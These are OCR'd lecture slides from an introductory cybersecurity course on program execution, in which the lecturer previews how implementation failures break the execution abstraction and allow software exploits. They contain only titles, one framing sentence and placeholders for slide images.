2550 Intro to cybersecurity

L18: Program Execution

abhi shelat

Today: where do abstractions fail?


As with hardware, we wills start with an abstraction of how programs execute, and then discuss the failures of implementation which break the abstraction and allow software exploits.


Program Execution


Code and Data Memory

Program Execution

